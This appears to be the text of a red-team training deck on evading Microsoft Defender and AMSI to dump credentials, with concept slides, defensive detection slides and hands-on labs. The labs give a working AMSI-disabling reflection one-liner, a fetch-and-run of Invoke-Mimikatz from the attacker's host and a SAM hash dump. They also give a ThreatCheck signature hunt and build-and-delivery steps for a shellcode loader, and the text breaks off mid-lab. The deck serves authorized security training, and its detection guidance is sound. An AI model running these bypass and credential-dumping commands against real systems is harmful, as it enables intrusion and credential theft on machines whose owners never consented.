TLP:RED

W O R K S H O P :

Bypassing Windows Antivirus

Practical Evasion Techniques for Red Team Operation

Tejas Luthra · 11.13.2026
Derron Carstensen · 11.13.2026

root@redteam:~# cat briefing.md | CLASSIFICATION: TLP:RED | HANDLE WITH CARE



01 PREREQS

// get those VMs up and running

// AGENDA

01 · Introduction

02 · Defender 101

03 · AMSI 101

04 · Shellcode 101

05 · Donut

06 · The Chain

07 · Detection

08 · Bonus: BYO

MISSION BRIEFING

Scenario You're on a sanctioned red team engagement against ACME Corporation. The scope is signed, the clock is running. The overall objective: test perimeter defenses, establish a foothold, move laterally, and reach the crown jewels.

Where we are Initial access achieved. A phishing campaign landed, and you now hold privileged access to a Windows 11 workstation inside the environment.

Today's focus Pilfering credentials from the compromised host — using a common tool, without tripping endpoint protection or alerting the SOC.

01

WARNING

// With great power there must also come great responsibility.
These techniques are for authorized engagements only — know your scope, know your rules of engagement.



01

INSTRUCTORS

// The people who weaponize PowerPoint for a living

// operator profile



DERRON CARSTENSEN

// Security Solutions Architect

- M.S. Information Security Engineering
- GSE #394
- 17x SANS/GIAC Certifications
- ISC$_2$ CISSP, CCSP
- OffSec OSEP, OSCP, OSWE
- HackTheBox CPTS, CAPE, CWEE, CWPE
- Presenter, BSides Portland (2025)
- Author, *Evaluating Zero Trust Network Access: A Framework for Comparative Security Testing (SANS, 2025)*

https://www.linkedin.com/in/derron-carstensen/



// operator profile



TEJAS LUTHRA

// Cybersecurity Automation Intern

- 10x SANS/GIAC Certifications
- HackTheBox CPTS, CWES
- CompTIA Security+
- Presenter: BSides Boulder (2026), SNOWFROC (2026)



https://www.linkedin.com/in/tejas-luthra/

01

ASSUMPTIONS

// you've already gained initial foothold and priv esc

ATTACK KILL CHAIN

// credential access phase · live engagement

complete active queued



ACTIVE PHASE: CREDENTIAL ACCESS · **VECTOR:** Local Host (Windows 11)

OBJECTIVE: T1003 OS Credential Dumping · EVASION: T1562.001 Impair Defenses · EPP: Microsoft Defender

01

EPP vs EDR

// section description or key objective goes here

What Is EPP?

Endpoint Protection Platform — the preventive layer that tries to stop threats before they ever run.

Prevention-first

Aims to stop known and commodity threats before execution, using signatures, static heuristics, and reputation checks.

~ Always-on baseline

Ships as the default agent on the endpoint (e.g. Windows Defender) — running continuously with low overhead.

> Pre-execution focus

Strong against known, unmodified malware. Weaker against novel, in-memory, or living-off-the-land techniques.

EPP answers: "is this file/action known-bad?" — a gate at the door.

What Is EDR?

Endpoint Detection and Response — the visibility and response layer that assumes prevention will sometimes fail.

@ Continuous telemetry

Streams process creation, API calls, network activity, and more to a central platform for correlation and storage.

M Behavioral detection

Looks for suspicious sequences and patterns of activity — not just known-bad files — designed to catch what EPP misses.

+ Investigation & response

Gives defenders visibility into what happened, plus tooling to isolate hosts, kill processes, and roll back changes.

EDR answers: "what is happening / what just happened on this host?" — cameras and an alarm response team.

EPP vs EDR: How They Differ

Two layers of the same stack — most modern endpoint agents (e.g. Defender + Defender for Endpoint) bundle both.

EPP

PRIMARY GOAL

Prevent known threats before they execute.

DETECTION APPROACH

Signatures, static heuristics, reputation — mostly file-based.

TIMING

Point-in-time — on write / on execution.

RESPONSE

Automatic block or quarantine, with little context.

@ EDR

PRIMARY GOAL

Detect and respond to threats that get past prevention.

DETECTION APPROACH

Behavioral analytics, telemetry correlation, threat hunting.

TIMING

Continuous — during, and well after, execution.

RESPONSE

Analyst-driven: isolate host, kill process, roll back, investigate root cause.

EPP vs EDR: How They Differ

Two layers of the same stack — most modern endpoint agents (e.g. Defender + Defender for Endpoint) bundle both.

EPP

PRIMARY GOAL
Prevent known threats before they execute.

DETECTION APPROACH
Signatures, static heuristics, reputation — mostly file-based.

TIMING
Point-in-time — on write / on execution.

RESPONSE
Automatic block or quarantine, with little context.

@ EDR

PRIMARY GOAL
Detect and respond to threats that get past prevention.

DETECTION APPROACH
Behavioral analytics, telemetry correlation, threat hunting.

TIMING
Continuous — during, and well after, execution.

RESPONSE
Analyst-driven: isolate host, kill process, roll back, investigate root cause.



01 DEFENDER 101

Microsoft Defender 101

Windows' built-in protection stack — free, on by default, and the baseline almost every engagement runs into.

Defender Antivirus (EPP)

The core always-on AV engine. Provides real-time protection, signatures, static heuristics, and on-demand scans.

@ Defender for Endpoint (EDR)

Adds telemetry, advanced hunting, and automated investigation/response when a host is onboarded to Microsoft 365 Defender.

! Tamper Protection & ASR

Locks core Defender settings against modification, and enforces Attack Surface Reduction rules that block common abuse paths.

Same engine, two modes — "standalone AV" on a home PC vs. "full EDR" on a managed enterprise endpoint.

How Defender Works

No single layer decides alone — a sample (or a script, or a process) can be flagged at any of these checkpoints.

1 AMSI

Inspects script content — PowerShell, VBScript, .NET — right before execution, even if obfuscated.

2 Real-time protection

Scans files on access: created, modified, copied, or run — against signatures and static heuristics.

3 Behavior monitoring

Watches what running processes actually do — spawning shells, dumping credentials, injecting code.

4 Cloud-delivered protection

Sends file metadata to Microsoft's cloud (MAPS) for near-instant ML-based verdicts on unknown samples.

5 Memory scanning

Periodically inspects process memory for injected shellcode and known-bad patterns, even with nothing on disk.

6 Network protection

Blocks connections to known-malicious IPs/domains and warns on untrusted downloads via SmartScreen.

LAB 01: THREATCHECK

Threat Check - Confirm Defender Fires on On-Disk Mimikatz

● ● ● Windows PowerShell (Administrator)

```
# ── Step 1: Confirm real-time protection is on ──
PS C:\> Get-MpPreference | Select-Object
DisableRealtimeMonitoring
DisableRealtimeMonitoring : False

# ← False = protection ON — baseline confirmed

# ── Step 2: Exclude lab path so tools survive ──
PS C:\> Add-MpPreference -ExclusionPath "C:\Lab-Artifacts"
# ← No output = exclusion applied for this session

# ── Step 3: Copy binary to non-excluded path ──
PS C:\> Copy-Item "C:\Lab-Artifacts\Mimikatz\mimikatz.exe"
>> -Destination "C:\Windows\Temp\mimikatz.exe"

# ── Step 4: Execute — triggers RTP scan ──
PS C:\> C:\Windows\Temp\mimikatz.exe
# ↑ Watch for toast: "Threats found"

# ── Step 5: Confirm detection fired ──
PS C:\> Get-MpThreatDetection | Select-Object -Last 5 |
Format-List
ThreatName      : HackTool:Win64/Mimikatz.C
ActionSuccess   : True
RemediationTime : 2024-11-14 09:45:12

# ← Defender detected and quarantined the file
```

● ● ● Threat Check — Reference

Element / Flag	Purpose / What It Shows
DisableRealtimeMonitoring	False = RTP is active; on-access scanner intercepts file-create and process-launch events in real time — this is the baseline state required to demonstrate detection
Add-MpPreference -ExclusionPath	Path-level exclusion lets lab tools in C:\Lab-Artifacts survive on disk; the key insight is that anything copied OUT of an excluded path into a non-excluded path is immediately subject to scanning
Copy-Item to \Temp	Moves mimikatz.exe to C:\Windows\Temp — an unexcluded, writable staging path; the moment the file is created there, Defender's file-create callback triggers a PE scan
C:\...\mimikatz.exe	Executing the binary is a second detection opportunity; RTP scans both the file-create event (step 3) and the process-launch event (step 4) — either is sufficient for a 1116 alert
HackTool:Win64/Mimikatz.C	Defender's signature for the mimikatz binary; matched on PE import table, embedded RDATA strings, and entropy patterns — renaming the file or changing the extension alone will NOT evade this detection
Get-MpThreatDetection	Queries the MpOAV telemetry database; ThreatName, ActionSuccess=True, and RemediationTime together confirm the full detect-quarantine cycle completed before you could execute

ThreatCheck - Isolate the Defender Signature in Mimikatz

Windows PowerShell (Administrator)

```
# ── Step 1: Exclude C:\Temp for ThreatCheck ──
PS C:\> Add-MpPreference -ExclusionPath "C:\Temp"
# ← ThreatCheck stages temp file here — must be excluded

# ── Step 2: Binary-search for the signature ──
PS C:\> C:\Lab-Artifacts\ThreatCheck\ThreatCheck.exe
>>    -f C:\Lab-Artifacts\Mimikatz\mimikatz.exe
>>    -e Defender

[+] Target file size: 1,258,496 bytes
[+] Analyzing...
[*] Testing 629248 bytes - Detected
[*] Testing 314624 bytes - Detected
[*] Testing 157312 bytes - Detected
[*] Testing  78656 bytes - Detected
[*] Testing  39328 bytes - Detected
[!] Identified end of bad bytes at offset 0x3B200
[*] Dumping 256 bytes from offset 0x3B100

  Offset    00 01 02 03 04 05 06 07  ANSI
  --------  -----------------------  ----
  0x3B100   6D 69 6D 69 6B 61 74 7A  mimikatz
  0x3B108   00 73 65 6B 75 72 6C 73  .sekurls

# ← Offset 0x3B100 = patch target — bytes to modify
```

ThreatCheck — Flags & Output Reference

Flag / Element	Description
-f <path>	Path to the file being analyzed; ThreatCheck copies it to C:\Temp\File.exe for scanning so the original is never modified or quarantined during analysis
-e Defender	Scan engine selector: Defender uses Windows MpScan (the same engine as real-time protection); AMSI uses the in-process AMSI interface for script/memory content scanning
-t (optional)	Threat type filter — narrows output to a specific malware family when Defender returns multiple overlapping signature hits in a single scan window
Binary search logic	ThreatCheck bisects the file — submits the lower half, then the triggering quarter, then eighth, etc.; O(log n) iterations to isolate the exact byte range rather than manual trial-and-error
Offset 0x3B100	File offset of the first byte in the triggering signature window; null-byte patching, string substitution, or XOR obfuscation at this offset is the minimum change needed to defeat this specific detection
mimikatz / .sekurls	Literal ASCII strings at offset 0x3B100 in the .rdata section; these are the embedded sekurlsa module identifiers that Defender's signature matches — the next step patches these bytes

01

AMSI 101

What Is AMSI?

The Antimalware Scan Interface lets a registered AV engine inspect script and code content — PowerShell, VBScript, JScript, .NET — right before it runs, no matter how it was obfuscated.

01 **An interface, not an engine**
Microsoft doesn't ship one scanner — any registered provider (e.g. Defender) can plug into AMSI.

02 **Scans content, not files**
Inspects in-memory buffers and strings passed to the interpreter, not just files on disk.

03 **Built into the interpreter**
PowerShell, WSH, VBA, and .NET call AmsiScanBuffer() automatically before executing.

04 **Catches late-stage content**
Sees the deobfuscated script body right before execution — after attacker obfuscation unwinds.

concept — AMSI scan (model)

```
# conceptual model — not a bypass guide


[ script / code buffer ] -> AmsiScanBuffer()
          |
          v
AMSI provider scans content

step 1 interpreter builds the buffer
step 2 buffer passed to AmsiScanBuffer
step 3 provider returns
```

key idea: it inspects, it doesn't execute

Where It Fits in the Execution Flow

AMSI isn't one technique — it's a checkpoint inside the execution path. Where it sits in this flow is what gives it (and removing it) meaning to defenders.



Taxonomy note: AMSI itself isn't a technique — it's a control. Attacker activity against it falls mainly under Defense Evasion — e.g. **T1562.001 Impair Defenses** and **T1027 Obfuscated Files or Information** for content transformation. Tag the behavior, not the buzzword.

02

Why AMSI Matters to Attackers

// the checkpoint that scripted tooling has to get past

How AMSI Scans Content

AMSI gives the registered provider visibility into script content at multiple points — evasion is about reducing what reaches the scan, not just encoding once.

Signature scanning
Matches known-bad strings and byte patterns in the scanned buffer.

~ Static heuristics
Flags suspicious script structure — large Base64 blobs, odd encoding chains.

> Multiple scan points
Re-scans content as it's deobfuscated — each Invoke-Expression is a fresh checkpoint.

M Context awareness
Considers parent process, command line, and execution context with the buffer.

@ Cloud-delivered protection
Unknown or borderline content can be checked against the cloud for a fast verdict.

+ ETW & logging
Generates AMSI/PowerShell ETW events and Script Block Logging (4104) for EDR.

Why AMSI Bypass Matters to Attackers

Conceptually — and paired with the defender's response. This module covers principles, not bypass implementation.

01 **Runs in-process, in user mode**

AMSI's hooks live inside the same process as the interpreter — in principle reachable by anything running there. Defender's answer: tamper protection + integrity checks.

02 **Decision is binary, per buffer**

Each call returns clean/detected — content that never reaches the buffer is never scanned. Defender's answer: multiple scan points + behavioral/cloud layers.

03 **String-based detection at its core**

Static signatures match known strings — content that looks different won't match. Defender's answer: heuristics and telemetry that aren't purely string-based.

04 **One interface, many providers**

Defender is the default, but the strength depends on what's installed. Defender's answer: EDR correlates AMSI events with broader process/network telemetry.

AMSI Bypass Concepts at a Glance

Named concepts mapped to MITRE ATT&CK — for red/blue alignment. What each is, not how to build it.

CONCEPT	WHAT IT IS	ATT&CK
Provider unhooking	Disable or bypass the registered provider's scan callback in-process.	T1562.001
Reflection-based disable	Flip internal AMSI state fields via .NET reflection so scans short-circuit.	T1562.001
Memory patching	Patch AmsiScanBuffer in memory so it always returns “clean.”	T1562.001
Obfuscation / string splitting	Reshape script content so static signatures don't match.	T1027
Downgrade execution	Force an older PowerShell version where AMSI integration is weaker or absent.	T1059.001

```
// IDs are conceptual references for blue/red alignment — implementation is out of scope for a 101 module.
```

03

The Blue Team View

// turning AMSI internals into detections

Detection & Defensive Takeaways

M Telemetry matters
AMSI alone isn't enough — pair it with Script Block Logging (4104) and AMSI ETW events.

> Watch for tamper attempts
Reflection against amsiContext/amsiInitFailed or unexpected modules are strong signals.

+ Baseline normal scripting
Most hosts don't run ad-hoc encoded PowerShell — flag `[+]` anomalies against that baseline.

@ Correlate across layers
AMSI detections, process telemetry, and network activity together catch what one signal misses.

! Assume bypass attempts
Layer AMSI with behavioral and cloud-based detection so a disabled provider doesn't mean blind.

```
• • •  bash — soc@range

soc@range:~# hunt --amsi --scriptblock

[+] check AMSI ETW provider health
[+] correlate event 4104 with process tree
flag reflection on amsi* fields
[+] alert on PS version downgrade
[+] cross-check cloud verdicts

[!] no single control is enough

soc@range:~# echo "defense in depth"
defense in depth
```

Detection & Defensive Takeaways

Telemetry matters
AMSI alone isn't enough — pair it with Script Block Logging (4104) and AMSI ETW events.

Watch for tamper attempts
Reflection against amsiContext/amsiInitFailed or unexpected modules are strong signals.

Baseline normal scripting
Most hosts don't run ad-hoc encoded PowerShell — flag anomalies against that baseline.

Correlate across layers
AMSI detections, process telemetry, and network activity together catch what one signal misses.

Assume bypass attempts
Layer AMSI with behavioral and cloud-based detection so a disabled provider doesn't mean blind.

concept

```
# soc@range:~# hunt --amsi
#              --scriptblock

[+] check AMSI ETW provider health
[+] correlate event 4104 with process
[+] flag reflection on amsi* fields
[+] alert on PS version downgrade
[+] cross-check cloud verdicts

[!] no single control is enough

$ echo 'defense in depth'
defense in depth
```

01

LAB 02: AMSI EVASION

AMSI Lab Setup - Stage Invoke-Mimikatz.ps1 via HTTP

● ● ● bash — kali@kali

```
# —— Step 1: Verify Invoke-Mimikatz.ps1 ——
kali@kali:~$ ls /Lab-Artifacts/Mimikatz/Invoke-Mimikatz.ps1
/Lab-Artifacts/Mimikatz/Invoke-Mimikatz.ps1

# —— Step 2: Serve the script over HTTP ——
kali@kali:~$ cd /Lab-Artifacts/Mimikatz/
kali@kali:/Lab-Artifacts/Mimikatz$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

● ● ● AMSI Lab — Context & Purpose

Element	Purpose
Invoke-Mimikatz.ps1	PowerShell port of mimikatz from PowerSploit; loads and runs credential dumping entirely in-memory via .NET reflection — no binary ever touches disk on the target
PowerSploit package	Offensive PowerShell toolkit; Invoke-Mimikatz reflectively loads mimikatz.dll from a Base64-encoded blob embedded in the script itself — no external dependency at runtime
AMSI relevance	PowerShell v3+ passes every script block through AMSI before execution; Invoke-Mimikatz contains known-bad strings (mimikatz, sekurlsa, lsadump) and will be blocked without a bypass
/Lab-Artifacts/Mimikatz/	Staging root shared with the shellcode lab (page 14); the same HTTP server hosts both the .bin payload and the .ps1 script — the next step fetches and exec's the script in memory
python3 -m http.server	Zero-config HTTP delivery; the target will use IWR + IEX to download and execute Invoke-Mimikatz.ps1 in a single pipeline — the script never hits the filesystem
ls <path>	Confirms the script is present and readable before staging; a missing file here causes a 404 on the target side, not a helpful error

AMSI Lab - Confirm Elevation and Verify AMSI is Active

● ● ● Windows PowerShell (Administrator)

```
# ── Step 1: Confirm SeDebugPrivilege ──
PS C:\> whoami /priv | findstr "SeDebugPrivilege"
SeDebugPrivilege  Debug programs  Enabled

# ← Elevated token confirmed — full privilege set active

# ── Step 2: Trigger AMSI with a known-bad string ──
PS C:\> 'Invoke-Mimikatz'
At line:1 char:1
+ 'Invoke-Mimikatz'
+ ~~~~~~~~~~~~~~~~
This script contains malicious content and
has been blocked by your antivirus software.
    + CategoryInfo : ParserError: (:) []
    + FullyQualifiedErrorId :
          ScriptContainedMaliciousContent

# ← AMSI is active — bypass required before IEX
```

● ● ● AMSI Verification — Reference

Check / Element	Purpose / What It Confirms
whoami /priv	Lists every Windows privilege in the current token; administrator context is required for the debug-level memory access that AMSI bypass techniques need
SeDebugPrivilege	Required to open PROCESS_ALL_ACCESS handles to other processes; patching AmsiScanBuffer in the CLR address space needs this privilege — "Enabled" = fully elevated token, not a filtered UAC shell
findstr filter	Narrows the 30+ privilege output lines to just SeDebugPrivilege; "Enabled" in the third column confirms the token is unfiltered — "Disabled" means you need a UAC bypass first
'Invoke-Mimikatz'	AMSI-known-bad string; PowerShell passes every string literal through AmsiScanBuffer before evaluation — this triggers a signature hit with no binary, no file, and no network traffic involved
AMSI block error	ScriptContainedMaliciousContent = AmsiScanBuffer returned AMSI_RESULT_DETECTED; confirms the scan interface is active and wired into the PowerShell engine — bypass is required
AmsiScanBuffer	The Windows API that inspects in-memory content before execution; patching its return value to AMSI_RESULT_CLEAN (0x1) is the classic bypass — the next step demonstrates this technique

AMSI Bypass - Flip amsiInitFailed via .NET Reflection

● ● ● Windows PowerShell (Administrator)

```
# ── Apply the AMSI bypass ──
PS C:\> [Ref].Assembly.GetType('System.Management.Automation.Amsi'+
>> 'Utils').GetField('amsiInit'+'Failed','NonPublic,Static').
>> SetValue($null,!$false)

# ← No output = bypass applied silently to this session

# ── Step 4: Re-test known-bad string ──
PS C:\> 'Invoke-Mimikatz'
Invoke-Mimikatz

# ← AMSI bypassed — string returned, not blocked
```

● ● ● Bypass Components — Reference

Component	Purpose
`[Ref].Assembly`	References the currently loaded mscorlib assembly via the [Ref] type accelerator — gives access to the full .NET reflection API without importing any additional namespace
`.GetType('Amsi'+'Utils')`	Resolves the internal AmsiUtils class inside System.Management.Automation; string concatenation prevents AMSI from matching the class name as a known-bad literal before the bypass runs
`.GetField('amsiInit'+ 'Failed','NonPublic,Static')`	Obtains a FieldInfo handle to the private static amsiInitFailed boolean; split again to defeat signature matching — BindingFlags NonPublic,Static targets class-level private fields
`.SetValue($null,!$false)`	Sets amsiInitFailed to $true (!$false); this signals to the AMSI provider that initialisation failed for this session — all subsequent AmsiScanBuffer calls return AMSI_RESULT_CLEAN immediately
`String concatenation`	'Amsi'+'Utils' and 'amsiInit'+'Failed' split the known-bad strings at parse time; AMSI evaluates each literal fragment individually — neither fragment alone matches a signature

Execute Invoke-Mimikatz — In-Memory Credential Dump

● ● ● Windows PowerShell (Administrator)

```
# ── Step 5: Load Invoke-Mimikatz in memory ──
PS C:\> IEX (New-Object Net.WebClient).DownloadString(
>> 'http://<KALI-IP>:8080/Invoke-Mimikatz.ps1')

# ← No output = script loaded into session scope

# ── Step 6: Confirm function is resident ──
PS C:\> Get-Command Invoke-Mimikatz
CommandType  Name              Source
-----------  ----              ------
Function     Invoke-Mimikatz   —

# ← Invoke-Mimikatz is resident in this PS session

# ── Step 7: Dump local SAM hashes ──
PS C:\> Invoke-Mimikatz -Command '"token::elevate" "lsadump::sam"'
  .#####.   mimikatz 2.2.0 (x64) #19041
  ## ^ ##   Benjamin DELPY `gentilkiwi`
RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: aad3b435b51404eeaad3b435b51404ee
RID  : 000001f5 (501)
User : Guest

# ← NTLM hashes extracted — no binary touched disk
```

● ● ● Invoke-Mimikatz — Command Reference

Element / Flag	Purpose
IEX	Invoke-Expression: evaluates the downloaded string as a PowerShell script block in the current session — the script body never touches the filesystem
New-Object Net.WebClient	.NET HTTP client; DownloadString() fetches the raw PS1 source over HTTP and returns it as a string that IEX evaluates immediately
DownloadString(...)	Pulls Invoke-Mimikatz.ps1 from the Kali staging server; AMSI would have intercepted this call without the bypass applied in the previous step
-Command	Passes one or more mimikatz commands as a single quoted string; multiple commands run sequentially inside one mimikatz session; inner quotes escaped for PS parsing
token::elevate	Impersonates the SYSTEM token from the current elevated Administrator session; required because the SAM hive is protected — only SYSTEM can read it directly
lsadump::sam	Reads the local SAM database and SYSTEM hive via the impersonated SYSTEM token; extracts NTLM password hashes for every local account — including Administrator

OPSEC Review — What Windows Logged After Execution

● ● ● Windows PowerShell (Administrator)

```
# ── Defender operational log (1116/1117) ──
PS C:\> Get-WinEvent -LogName "...Defender/Operational" |
>> Where-Object { $_.Id -in @(1116, 1117) } |
>> Select-Object TimeCreated, Id, Message |
>> Format-List

# ← No events — purely in-memory, no Defender trail

# ── PowerShell script block logging (4104) ──
PS C:\> Get-WinEvent -LogName "...PowerShell/Operational" |
>> Where-Object { $_.Id -eq 4104 } |
>> Select-Object TimeCreated, Message |
>> Select-Object -First 10 | Format-List

TimeCreated : 2024-11-14 09:31:02
Message     : Creating Scriptblock text (1 of 1):
              IEX (New-Object Net.WebClient)
              .DownloadString(...)
              ScriptBlock ID : {a1b2c3...}

# ↑ 4104 logged — deobfuscated content retained in event log
```

● ● ● Windows Event Log — Reference

Event ID Log / Description	
4104	PowerShell/Operational — Script block logging: records the deobfuscated content of every executed script block regardless of obfuscation or AMSI bypass; IEX-loaded scripts appear in plaintext here
4688	Security — Process creation: logs PowerShell.exe and its full command line when process auditing + command-line capture are enabled in GPO; reveals the parent-child process tree
1116	Defender/Operational — Malware detected: fires when a signature hit occurs on disk or in-memory scan; absent here because execution was purely in-memory and AMSI was bypassed before any scan ran
1117	Defender/Operational — Remediation action taken: fires when Defender kills a process or quarantines a file after a 1116 detection; no 1116 = no 1117 in a successful bypass
Key takeaway AMSI	bypass eliminates runtime AV scanning but does NOT suppress Windows event logging; 4104 (script block) and 4688 (process) are orthogonal telemetry channels — defenders with SIEM coverage will still see the activity

FIELD OPS · WORKSHOP MODULE



SHELLCODE 101

// foundations of shellcode + how it shapes endpoint-evasion thinking

concept-level red-team training · authorized engagements only

What Is Shellcode?

A small, self-contained block of machine code that a program executes directly in memory. The name comes from early exploits that used it to pop a command shell — it stuck, even though modern payloads do far more.

01 **Machine code, not a script**
Raw CPU instructions the processor runs as-is — no interpreter required.

10 **Position-independent**
Works no matter where in memory it lands, so it can be placed anywhere.

11 **Tiny & self-reliant**
Locates what it needs at runtime, minimizing size and dependencies.

$ **Payload-agnostic**
From spawning a process to loading a larger tool — the action is up to the author.

```
• • •   concept — shellcode (model)

# conceptual model — not a real payload

[ machine-code bytes ]  loaded into RAM
        |
        v
CPU executes in-process

step 1 locate needed functions
step 2 perform the intended action
step 3 hand off or exit cleanly

key idea: it runs, it doesn't
          install.
```

Shellcode: What It Actually Looks Like

A tiny benign example: this 9-byte x64 routine sets a register to 42 and returns. It is real machine code a loader would happily map - but it has no calls, no syscalls, and nothing to weaponize.

01 **9 bytes total**
Three instructions, end to end — shellcode can be this small.

10 **x64 instructions**
Standard 64-bit Intel/AMD opcodes — runs on any modern Windows or Linux x64.

11 **Returns 42**
Loads the integer 42 into RAX and exits cleanly. Real computation, zero harm.

demo — benign x64 shellcode

```
# the actual bytes a loader would map
$ xxd benign.bin

bytes              disassembly
48 31 c0           xor rax, rax
b8 2a 00 00 00     mov eax, 0x2a
c3                 ret
result: rax = 42, then exit.
```

Where It Fits in the ATT&CK Flow

Shellcode isn't one technique — it's an execution primitive. Its evasion value comes from how and where it runs, mapping mainly to Execution and Defense Evasion.

TA0001
Initial Access
Payload is delivered to the target.

>

TA0002
Execution
The shellcode actually runs in memory.

>

TA0005
Defense Evasion
In-memory / injection keeps it unseen.

>

TA0011
Command & Control
Often a stager for follow-on C2.

Taxonomy note: "execute shellcode" has no single technique ID. Detection-evasion shows up under Defense Evasion - e.g. **T1055 Process Injection** and **T1620 Reflective Code Loading**. Tag the behavior, not the buzzword.

02

Why Endpoint Protection Cares

// the detection surface shellcode is designed to avoid

How Endpoint Protection Detects Threats

Modern EDR/AV layers several detection methods. Evasion is rarely about beating one — it's about reducing signal across all of them.

Signature scanning

Matches known-bad byte patterns in files written to disk.

~ Static heuristics

Flags suspicious file structure even without an exact match.

> Behavioral monitoring

Watches what a process does — API calls, spawned children, anomalies.

M Memory scanning

Inspects RAM for malicious patterns even when nothing touches disk.

@ Telemetry & hooks

Observes system/API calls to surface deviations from normal.

+ Reputation & context

Trusts signed, known binaries — and distrusts them in odd contexts.

Why Shellcode Helps Attackers Evade

Conceptually — and paired with the defender's response. This module covers principles, not payload construction or bypass implementation.

1. **Runs in memory, not from disk**
   No payload file is written, so file-based signature scanning has nothing to match.

   `defender's answer: runtime memory scanning + behavioral telemetry`

2. **Small footprint**
   Less code means fewer distinctive bytes for a static signature to lock onto.

   `defender's answer: detect behavior and chains, not just static patterns`

3. **Position-independent & flexible**
   Can be delivered and relocated many ways, so there's no single static indicator.

   `defender's answer: watch loaders and execution context, not one location`

4. **Decoupled from delivery**
   The same payload can arrive through many vectors, frustrating signature-based blocking.

   `defender's answer: correlate across email, web, and process telemetry`

SCOPE concept only — this module covers principles, not payloads, encoders, or bypass steps.

Evasion Concepts at a Glance

Named concepts mapped to MITRE ATT&CK — for red/blue alignment. What each is, not how to build it.

CONCEPT	WHAT IT IS	ATT&CK
In-memory / reflective loading	Run code without writing a payload file to disk.	T1620
Process injection	Run code inside the context of another live process.	T1055
Obfuscation / encoding	Transform payload bytes so static signatures don't match.	T1027
Living-off-the-land	Abuse trusted, signed system binaries to run code.	T1218
Indicator-light C2	Blend command traffic with normal application protocols.	T1071

// IDs are conceptual references for blue/red alignment — implementation is out of scope for a 101 module.



The Blue Team View

// turning offensive understanding into detections

Detection & Defensive Takeaways

M **Memory matters**
Disk-only scanning misses in-memory payloads — enable runtime memory inspection.

> **Watch behavior, not just files**
Injection patterns and odd parent/child process trees are strong signals.

+ **Baseline what's normal**
Signed binaries and LOLBins are suspicious in the wrong context.

@ **Correlate telemetry**
Single events are weak; chains of related events are what catch evasion.

! **Assume evasion**
Layer defenses so detection degrades gracefully instead of failing open.

```
• • •   bash — soc@range

soc@range:~# hunt --memory --behavior

[+] scan RAM, not just disk
[+] flag unexpected injection
[+] trace process lineage
[+] alert on LOLBin misuse
[+] correlate event chains

[!] no single control is enough

soc@range:~# echo "defense in depth"
defense in depth
```

LAB 03: SHELLCODE LOADER

Compile the Loader

● ● ● bash — kali@kali

```
# ── Cross-compile PEB-walk loader for Windows x64 ──
kali@kali:~$ x86_64-w64-mingw32-gcc \
    -o loader.exe \
    loader.c \
    -O2 \
    -masm=intel \
    -Wno-main \
    -Wno-array-bounds \
    -lkernel32 \
    -Wl,--subsystem,console \
    -Wl,-s

# ── Confirm output binary ──
kali@kali:~$ ls -lh loader.exe
-rwxr-xr-x 1 kali kali 14K Jun 13 09:41 loader.exe
```

● ● ● gcc Flags — Compiler Reference

Flag	Purpose
-O2	Optimize for speed; also helps the compiler inline the PEB walk functions
-masm=intel	Intel assembly syntax — required for the __readgsqword intrinsic used to locate the PEB via GS:[0x60]
-Wno-main	Suppresses warning about void main — intentional; process exits via ExitProcess, not a C runtime return
-Wno-array-bounds	Suppresses false-positive from __readgsqword when cross-compiled on Linux; harmless at runtime on Windows
-lkernel32	The only external import library — all other APIs (VirtualAlloc, CreateThread, etc.) are resolved via PEB walk at runtime
-Wl,--subsystem,console	Sets the PE subsystem field to console (IMAGE_SUBSYSTEM_WINDOWS_CUI) — required for a standalone command-line binary
-Wl,-s	Strips symbol table and debug info from the output PE — reduces binary size and removes metadata useful to analysts

Start the HTTP Staging Server

● ● ● bash — kali@kali

```
# ── Navigate to payload directory ──
kali@kali:~$ cd /Lab-Artifacts/Loader/

# ── Launch HTTP listener on port 8080 ──
kali@kali:/Lab-Artifacts/Mimikatz$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

● ● ● http.server — Command Reference

Element	Purpose
cd <path>	Sets the CWD before launching — Python http.server serves all files relative to the working directory at start time
/Lab-Artifacts/Loader/	Payload root: contains the compiled loader binaries staged for delivery
python3 -m http.server	Invokes the built-in SimpleHTTPRequestHandler module — serves current directory over HTTP with zero configuration or installs
8080	Non-privileged port (>1024); no root/sudo required; matches the URI hardcoded in loader.exe and the IWR -Uri arguments
0.0.0.0	Binds the socket to all local interfaces — the server is reachable from the target VM over any routed network path
Serving HTTP on …	Confirmation that the TCP listener is active; server is ready to handle incoming GET requests from the target

IWR Delivery and Verification

● ● ● Windows PowerShell (Administrator)

```
# ── Stage: HTTP delivery via IWR ──
PS C:\> Invoke-WebRequest `
    -Uri 'http://<KALI-IP>:8080/loader.exe' `
    -OutFile 'C:\Windows\Tasks\loader.exe'


# ── Verify: confirm staged files ──
